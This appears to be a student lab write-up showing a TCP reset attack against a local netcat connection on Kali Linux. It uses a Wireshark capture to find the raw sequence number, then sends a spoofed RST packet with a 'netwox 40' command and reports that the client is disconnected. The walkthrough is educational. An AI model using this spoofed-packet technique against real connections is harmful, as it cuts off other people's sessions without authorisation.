
```
┌──(jordan㉿kali)-[~/ettercap/build]
└─$ sudo su -
[sudo] password for jordan:
┌──(root㉿kali)-[~]
└─# nc -nvlp 8000
listening on [any] 8000 ...
```

We then swapped to root and ran a netcat listening over port 8000




```
┌──(jordan㉿kali)-[~/ettercap/build]
└─$ nc 127.0.0.1 8000
jordan
jordan
```

I have established a connection with the server just created and typed my name




```
┌──(root㉿kali)-[~]
└─# nc -nvlp 8000
listening on [any] 8000 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 32920
jordan
jordan
```

The server also displays our input




```
▸ Frame 7: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface lo, id 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▾ Transmission Control Protocol, Src Port: 8000, Dst Port: 32920, Seq: 1, Ack: 15, Len: 0
    Source Port: 8000
    Destination Port: 32920
    [Stream index: 0]
  ▸ [Conversation completeness: Incomplete, DATA (15)]
    [TCP Segment Len: 0]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 3156882631
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 15    (relative ack number)
    Acknowledgment number (raw): 989198448
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window: 260
    [Calculated window size: 33280]
    [Window size scaling factor: 128]
    Checksum: 0xfe28 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
```

We are asked to find the raw sequence number which can be found in the TCP drop down



```
┌──(jordan㉿kali)-[~/ettercap/build]
└─$ sudo netwox 40 -l 127.0.0.1 -m 127.0.0.1 -o 8000 -p 32920 -B -q 3156882631
[sudo] password for jordan:
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0028=40___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xF319=62233__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|____________0xC9B4_____________|
|                            source                             |
|___________________________127.0.0.1___________________________|
|                          destination                          |
|___________________________127.0.0.1___________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|__________0x1F40=8000__________|__________0x8098=32920_________|
|                            seqnum                             |
|_____________________0xBC2A34C7=3156882631_____________________|
|                            acknum                             |
|_________________________0x00000000=0__________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|___________0x0000=0___________|
|           checksum            |            urgptr             |
|__________0x2114=8468__________|___________0x0000=0___________|

┌──(jordan㉿kali)-[~/ettercap/build]
└─$ 
```

After launching the reset attack we are given this output. I wonder if we were able to disconnect the client



```
┌──(jordan㉿kali)-[~/ettercap/build]
└─$ nc 127.0.0.1 8000
jordan
jordan

┌──(jordan㉿kali)-[~/ettercap/build]
└─$ 
```

Looks like the attack was successful! We were able to launch a successful reset attack.